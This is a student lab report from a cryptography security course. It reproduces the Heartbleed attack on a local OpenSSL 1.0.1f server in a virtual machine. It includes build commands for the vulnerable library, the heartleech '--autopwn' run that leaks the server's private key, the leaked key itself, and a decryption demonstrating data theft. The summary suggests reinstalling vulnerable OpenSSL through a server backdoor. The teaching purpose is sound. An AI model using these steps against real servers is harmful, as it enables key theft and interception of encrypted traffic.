



CRY300 Lab 3: Heartbleed

SecureSet Academy

CORE: Crypto 300

October 1, 2020

CRY300 Lab 3: Heartbleed

Lab Overview

The Heartbleed vulnerability takes advantage of the connection between two servers/or server-client where one member sends a “health check” of the other during sessions of inactivity. This is done by a requestor sending a small 16-bit number and gets a reply with a similar payload. On vulnerable servers, the Heartbleed vulnerability is performed by requesting a much bigger payload (64KB) with the server responding with information to fit the bill, potentially containing sensitive information.

In this lab, we will execute this attack to retrieve a private key of the server with the intent to decrypt content. We will first install the compromised version of openssl (1.0.1) where this vulnerability can be exploited, then download the heartleech program that attacks this vulnerability after setting up a connection with itself (localhost). This vulnerability searches the dumped memory payload for p's and q's and divides them into the cert at the initial connection handshake (i.e. to find the private key).

Software Compilation and Installation

First, we download the unpatched openssl 1.0.1 source code from openssl.org. Without this, we will not be able to conduct the exploit. This version was installed into the /home/splash/src directory we made. We then modify the source code by applying a patch that fixes expired certs in compilation testing. We then compile the openssl source code dependencies before the main software (with “make” command). We move the compiled code to the home directory and out of the src directory. We need to make sure the home directory libraries are linked to the openssl binary we made. We created an openssl_heartbleed link in the home folder to make it convenient (Figure 1) and visual that we are using the vulnerable binaries.

I made an observation that if I typed “openssl version” I saw the patched version (1.1.1 from Sept 2018) so it was good to double check that my original openssl libraries were not compromised. That means the commands we typed to get the vulnerable openssl (Figure 2) did not alter the openssl libraries I work with not using the exploit. ***Using putty made it easier to copy/paste from the PDF document***

Figure 1


Linked vulnerable openssl libraries

```
One common tool to check the dynamic dependencies of an executable
or dynamic library is ldd(1) on most UNIX systems.

See any operating system documentation and manpages about shared
libraries for your version of UNIX. The following manpages may be
helpful: ld(1), ld.so(1), ld.so.1(1) [Solaris], dld.sl(1) [HP],
ldd(1), crle(1) [Solaris], pldd(1) [Solaris], ldconfig(8) [Linux],
chatr(1) [HP].
cp libcrypto.pc /home/splash/openssl/lib/pkgconfig
chmod 644 /home/splash/openssl/lib/pkgconfig/libcrypto.pc
cp libssl.pc /home/splash/openssl/lib/pkgconfig
chmod 644 /home/splash/openssl/lib/pkgconfig/libssl.pc
cp openssl.pc /home/splash/openssl/lib/pkgconfig
chmod 644 /home/splash/openssl/lib/pkgconfig/openssl.pc
splash@splash-VirtualBox:~/src/openssl-1.0.1f$ ldd ~/openssl/bin/openssl
linux-vdso.so.1 (0x00007ffeb81c6000)
libssl.so.1.0.0 => /home/splash/openssl/lib/libssl.so.1.0.0 (0x00007f956
e708000)
libcrypto.so.1.0.0 => /home/splash/openssl/lib/libcrypto.so.1.0.0 (0x000
07f956e31b000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f956df2a000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f956dd26000)
/lib64/ld-linux-x86-64.so.2 (0x00007f956ebfe000)
splash@splash-VirtualBox:~/src/openssl-1.0.1f$
```

Figure 2

Vulnerable version was compiled



```
File Edit View Search Terminal Help
crypto INSTALL.MacOS Makefile.org README
demos INSTALL.NW Makefile.shared README.ASN1
doc INSTALL.OS2 nakevms.com README.ENGINE

splash@splash-VirtualBox:~/src/openssl-1.0.1f$ cd
splash@splash-VirtualBox:~$ ln -sf ~/openssl/bin/openssl ~/openssl_heartbleed
splash@splash-VirtualBox:~$ ls
cmdargs Downloads hello hello.s openssl_heartbleed Public
cmdargs.c examples.desktop hello.c H.py Pictures src
Desktop gotcha.crt hello.i Music printAscii Templates
Documents gotcha.pcap hello.o openssl printAscii.c Videos

splash@splash-VirtualBox:~$ cd -
splash@splash-VirtualBox:~/openssl_heartbleed$
OpenSSL 1.0.1f 6 Jan 2014
splash@splash-VirtualBox:~$ cd src/
splash@splash-VirtualBox:~/src$ ls
openssl-1.0.1f openssl-1.0.1f.tar.gz
splash@splash-VirtualBox:~/src$ git clone https://github.com/robertdavidgraham/heartleech.git
Cloning into 'heartleech'...
remote: Enumerating objects: 469, done.
remote: Total 469 (delta 0), reused 0 (delta 0), pack-reused 469
Receiving objects: 100% (469/469), 9.22 MiB | 1.87 MiB/s, done.
Resolving deltas: 100% (276/276), done.
splash@splash-VirtualBox:~/src$
```

Proof of Concept

We have retrieved the heartleech program from GitHub, compiled it, and checked to make sure it was properly installed (Figure 3). Next, we generated a private key and created a self-signed cert called “root_ca.crt” (this was not made as a .cer extension, but a CEL ASCII file) with a Certificate Name of Heartbleed Root CA, it expires in a year, and with a sha256 algorithm to hash the cert. We make a CSR with another key from the SSL server to use in the SSL handshake, without it we could not set up a connection. To finish the CSR, we sign the cert with our root CA private key (Figure 4).

The exploit happens when the attacker uses the openssl heartbeat vulnerability to capture the root private key. We have to launch a listening server (“s_server” command) on port 8443 with its SSL key and crt available to legitimize the connection. ****The -www flag is crucial. According to the manpage, without it, it won't send the status message (aka heartbeat) when the client connects!! Otherwise I would assume we'd have to wait for a heartbeat health check**** We open another separate terminal that will act as the attacker. After this connection is established, the attacker will use the heartleech attack on the localhost server listening on 8443 and grab the leeched.key (RSA private key from server, we renamed it) from the server's -www flag forced health check heartbeat (Figure 5).

The heartleech program took advantage of the heartbeat sending a request for a 64KB response, the server responded, dumped some memory, and heartleech searched for the p's and q's from the dumped memory to grab the RSA private key and save it as leeched.key. We compared modulus of both the heartbleed (server) key and the leeched key and they were the same, meaning we grabbed the private key from the buffer overflow.

Figure 3
Heartleech installed

```
File Edit View Search Terminal Help
Documents heartleech hello.s Pictures Templates
Downloads hello H.py printAscii Videos

splash@splash-VirtualBox:~$ cd heartleech/
splash@splash-VirtualBox:~/heartleech$ ls
bin
splash@splash-VirtualBox:~/heartleech$ cd bin/
splash@splash-VirtualBox:~/heartleech/bin$ ls
heartleech
splash@splash-VirtualBox:~/heartleech/bin$ ./heartleech

--- heartleech/1.0.0i ---
https://github.com/robertdavidgraham/heartleech

usage:
heartleech --scanlist <file> [--threads <n>]
  scans the listed targets for heartbleed vulnerability
heartleech <hostname> --dump <file> [--threads <n>]
  aggressively dumps heartbleed info to file for later processing
heartleech --cert <cert> --read <file>
  looks for matching private key in dump file
heartleech <hostname> --autopwn [--threads <n>]
  automatically scans vulnerable host for private key
use '-d' option to debug what's going wrong
splash@splash-VirtualBox:~/heartleech/bin$
```

Figure 4
Signed Cert Request

```
File Edit View Search Terminal Help
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
e is 65537 (0x010001)
splash@splash-VirtualBox:~$ openssl req -x509 -new -nodes -key ~/root_ca.key -sha
a256 \
> -days 365 -out ~/root_ca.crt -subj '/CN=Heartbleed Root CA/'
splash@splash-VirtualBox:~$ openssl genrsa -out ~/heartbleed.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
e is 65537 (0x010001)
splash@splash-VirtualBox:~$ openssl req -new -key ~/heartbleed.key -out ~/heartb
leed.csr \
> -subj '/CN=Heartbleed Server/'
splash@splash-VirtualBox:~$ openssl x509 -req -in ~/heartbleed.csr -CA ~/root_ca
.crt \
> -CAkey ~/root_ca.key -CAcreateserial -sha256 \
> -days 365 -out ~/heartbleed.crt
Signature ok
subject=CN = Heartbleed Server
Getting CA Private Key
splash@splash-VirtualBox:~$
```

Figure 5
Grabbed server's private key using heartleech


```
File Edit View Search Terminal Help
splash@splash-VirtualBox:~$ ~/heartleech/bin/heartleech 127.0.0.1:8443 --autopwn
| tee ~/leeched.key

--- heartleech/1.0.0i ---
https://github.com/robertdavidgraham/heartleech
0 bytes downloaded (0.000-mbps)
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3bdcztA3C1HGLUwUVOS8EpGjceVkwFUZ3/uo0bmSV701d5e9
Fc5TUKqNr3/A5xESKEoSknSZrNDx7F0KPYAU3VBcdR623jdmfxafc5tp17Rj+
szUGj2opRus4Dpc3JyKFA9fndxKHL+spPe68a0bNZGUB3orVeaJa3HeI3u05KCPJK
SSNqvPHEHnMPyCRGukhzeN/x3xjp458ayvopRU9Mue5hRTfTf0g1geDgVqsVZh
aWLaBPy50qMSbDR9qV+bz3Rnq3VUgOgZd0BuzZR+WsSarHTEsr5IY15eZnPj1js7
KUN38jZ57AFoN/nzVxZ53kRgyChLr/41Vd7QIDAQABAO1BAQCoPp0d0oxPNLEg
4dlqc+YUve+BCIGHNPx7FuMreT3LANj6t8h709K7YF+58ctBZNdG2Jb5/B22yqW
X27Q1V3xrMYQQyVGM3+HnVQL/4aBKPgMSiBVUHL0j4g+pxAE0jFMTpm2H1s6isHt
nZmY0tUdzpdmLmLcx1TyrL14SGlW1wIFvLA7c15taAm22r9+zd/Xhx1f1nmXDxve
OmXP1HSPcOG7cA/f50klb89t2qVDd2NXZSLNag0wh/K0AhayA8m2nKnpHFyEzAvz
M0Po8CWxAd9eif1/VMFJr81I2P5NnULLC/Bo1KobBXHNaoz5neC9+CYktTqCeIWL
slv7VBEBaOGBAPVGPpx52LhCACdHe/PJ04aUcseTJZBja8uxB4zVDVdUhznuoCd9
2qT510pm1jGjCwEtOUVDSU7dUnXg+RwWzZYyA407p1CF39LG6Lant8AdgFRxcM
Yj0FnnvXAN+L1JGREINxBW16wH36vZ5dq6YkcUMSk22h3ATmZcBl83ldAoGBA0dl
bqw58by5H+XHUAWQBORQL0SUVrN3AN1dBQP01LT+0Ftu1GyvxJdExe9cqbm5SHDLQ
e3v/dclhx0CPy0459ospvurLf6HxJZqhADmyY/Uuud7WYl00zQferTFYVrv4uvBj
18ktF7HSF10Iy+KGBI/kZPW1bd+Ej7GqP2g7t3RAoGAFC7MM0dQlJl9sABgGf3j
```


Simulating Data Theft

This part of the lab shows us how we can use the grabbed key to decrypt data. We create some random hex text then use the web server's certificate (with public key) to encrypt the data. We took a look at the data in base64 encoding (Figure 6). With the leeched key (RSA private key we grabbed from the memory dump) we can successfully decipher the encrypted hex data we inputted, hence a data theft (Figure 7). Basically if we can grab some encrypted files heading to the server, we can use the private key we have to decipher them. We approached it like this to show that data can be vulnerable if we have the private key AND we can capture traffic encrypted with the public key. This can provide an essential MITM exploit if we can grab that traffic (i.e. you head to a site, send data/certs/DSA signatures encrypted with the public key) to decipher it.

Figure 6
Encrypted text file



```
splash@splash-VirtualBox: ~  
File Edit View Search Terminal Help  
A7DCE62A75ED18FEB335068F6A2946EB383E9A898F27C08FD16777128C97EA6C3DEEBC68E6CD6465  
37A2B55E6896891DE237B8EE6418F24AE5236ABCF1C41E730FC9C446BA487378DFF1DF18E9E3905A  
CAFF68A5153D32E7B98514DF4CD7E0D3581E0E056AB186616962DA04FC92D2A3126C347DA95F9BCF  
7467AB755481081976806ECD947E5AC49AAC74C4B2B488625E5E6673E3223B3B2AE377F23652EC01  
6837F9E7CD5C59E77911832096A8BAFFE3555DED  
splash@splash-VirtualBox:~$ openssl rsa -in ~/leeched.key -modulus -noout  
Modulus=DDB0DCCE0370B51C6954C1454E4BC1291A371E564C05519DFFBAAD1B9B957B3B57797BD  
7DCE6B4D42AA9D7AF7FC0E71112284A12927E59ACD0F1EDFD0A3D80144B760171DAFADB78DD99FC5  
A7DCE62A75ED18FEB335068F6A2946EB383E9A898F27C08FD16777128C97EA6C3DEEBC68E6CD6465  
37A2B55E6896891DE237B8EE6418F24AE5236ABCF1C41E730FC9C446BA487378DFF1DF18E9E3905A  
CAFF68A5153D32E7B98514DF4CD7E0D3581E0E056AB186616962DA04FC92D2A3126C347DA95F9BCF  
7467AB755481081976806ECD947E5AC49AAC74C4B2B488625E5E6673E3223B3B2AE377F23652EC01  
6837F9E7CD5C59E77911832096A8BAFFE3555DED  
splash@splash-VirtualBox:~$ openssl rand -hex 16 > ~/output.plain  
splash@splash-VirtualBox:~$ openssl rsautl -encrypt -inkey ~/heartbleed.crt -certin \> -in ~/output.plain -out ~/output.encrypted  
splash@splash-VirtualBox:~$ base64 ~/output.encrypted  
f946F+uILOxFEAq6SLBVKC46PZA033Fmp09p8xneENCicNXCeINIWM6EuhlkYlXtFXOCs+pPnRph  
NT0YgmZsAbyFhSq5yLUIIMCLchnncGLI6MysSptqntteX9mZIpNMVcwCBXQ74HWq+PphQtFP46hR7  
q2lwUk6GC/0HE7qzzEuunFzV3zlcY9p08pD8TgptBHM6vzpb9RD9Xea1/gpthyTrvrZZqcFknIxs  
Mx4tz4dRYOAMLEXJJGFLMV60Q77/ChT4gxb3xJN7ImDXLTovILlv/l5Bn7uyKJors1FL2qzFvjr9  
chdxaz+TLtHb61tHr5nmnL6g/vKsNKNxM9zaw==  
splash@splash-VirtualBox:~$
```

Figure 7*Deciphered data*

```
File Edit View Search Terminal Help
6837F9E7CD5C59E77911832096A8BAFFE3555DED
splash@splash-VirtualBox:~$ openssl rsa -in ~/leeched.key -modulus -noout
Modulus=DD80DCCED0370B51C6954C1454E4BC1291A371E564C05519DFFBAA0189B957B3B57797BD
7DCE6B4D42AA9D7AF7FC0E71112284A12927E59ACD0F1EDFD0A3D80144B760171DAFAD878DD099FC5
A7DCE62A75ED18FEB335068F6A2946EB383E9A898F27C08FD16777128C97EA6C3DEEBC68E6CD6465
37A2B55E6896891DE237B8EE6418F24AE5236ABCF1C41E730FC9C446BA487378DFF1DF18E9E3905A
CAFF68A5153D32E7898514DF4CD7E0D3581E0E056AB186616962DA04FC92D2A3126C347DA95F9BCF
7467A8755481081976806ECD947E5AC49AAC74C4B2B488625E5E6673E3223B3B2AE377F23652EC01
6837F9E7CD5C59E77911832096A8BAFFE3555DED
splash@splash-VirtualBox:~$ openssl rand -hex 16 > ~/output.plain
splash@splash-VirtualBox:~$ openssl rsautl -encrypt -inkey ~/heartbleed.crt -cer
tin \
> -in ~/output.plain -out ~/output.encrypted
splash@splash-VirtualBox:~$ base64 ~/output.encrypted
f946F+uILOxfEAq6sLBVKC46PZA033Fmp09p8xneENCiCNXCeINIWM6EuhlkYlXtFXOCs+pPnRph
NT0YgmZsAbyFhS5yLUIIMClnhncGLi6MysSptqntteX9mZipNMVcwCBXQ74HWq+PphQtFP46hR7
q2iWUk6GG/0HE7qzzEuunFzV3zlcY9p08pD8TgptBHM6vzpb9RD9XeaI/gpthyTRvrZZqcFKnIxs
Mx4tz4dRVOAMLEJJGFLMV60Q77/ChT4gxb3xJN7ImDXLTovILlv/i5Bn7uyKjorsiFL2QzFvjR9
chdxaz+TLtdHb61tHr5nmnL6g/vKsNKNxM9zaw==
splash@splash-VirtualBox:~$ openssl rsautl -decrypt -inkey ~/leeched.key \
> -in ~/output.encrypted -out ~/output.decrypted
splash@splash-VirtualBox:~$ cat ~/output.decrypted
d8acc8b5195a6771558ac17ab838e86
splash@splash-VirtualBox:~$
```

Summary

Heartleech is a well crafted program used to take advantage of the heartbleed buffer overread. It takes advantage of this by searching for key values in the memory dump that could contain the RSA private key. If you can create a MITM between a client and the vulnerable server and you've already grabbed the RSA private key, you can see any encrypted traffic the client sends using the public key. Potentially, if you somehow have a backdoor into the server, you can reinstall the openssl vulnerability using the commands we inputted during the install.

References

“CRY 300 Heartbeat” PDF. SecureSet Academy. (2020). Canvas Portal: CRY300 Course Materials

“Heartleech.” Graham, Robert David. 2014.

<https://www.recordnotfound.com/heartleech-robertdavidgraham-31360>

Ubuntu 18 manpages for “openssl,” “s_server”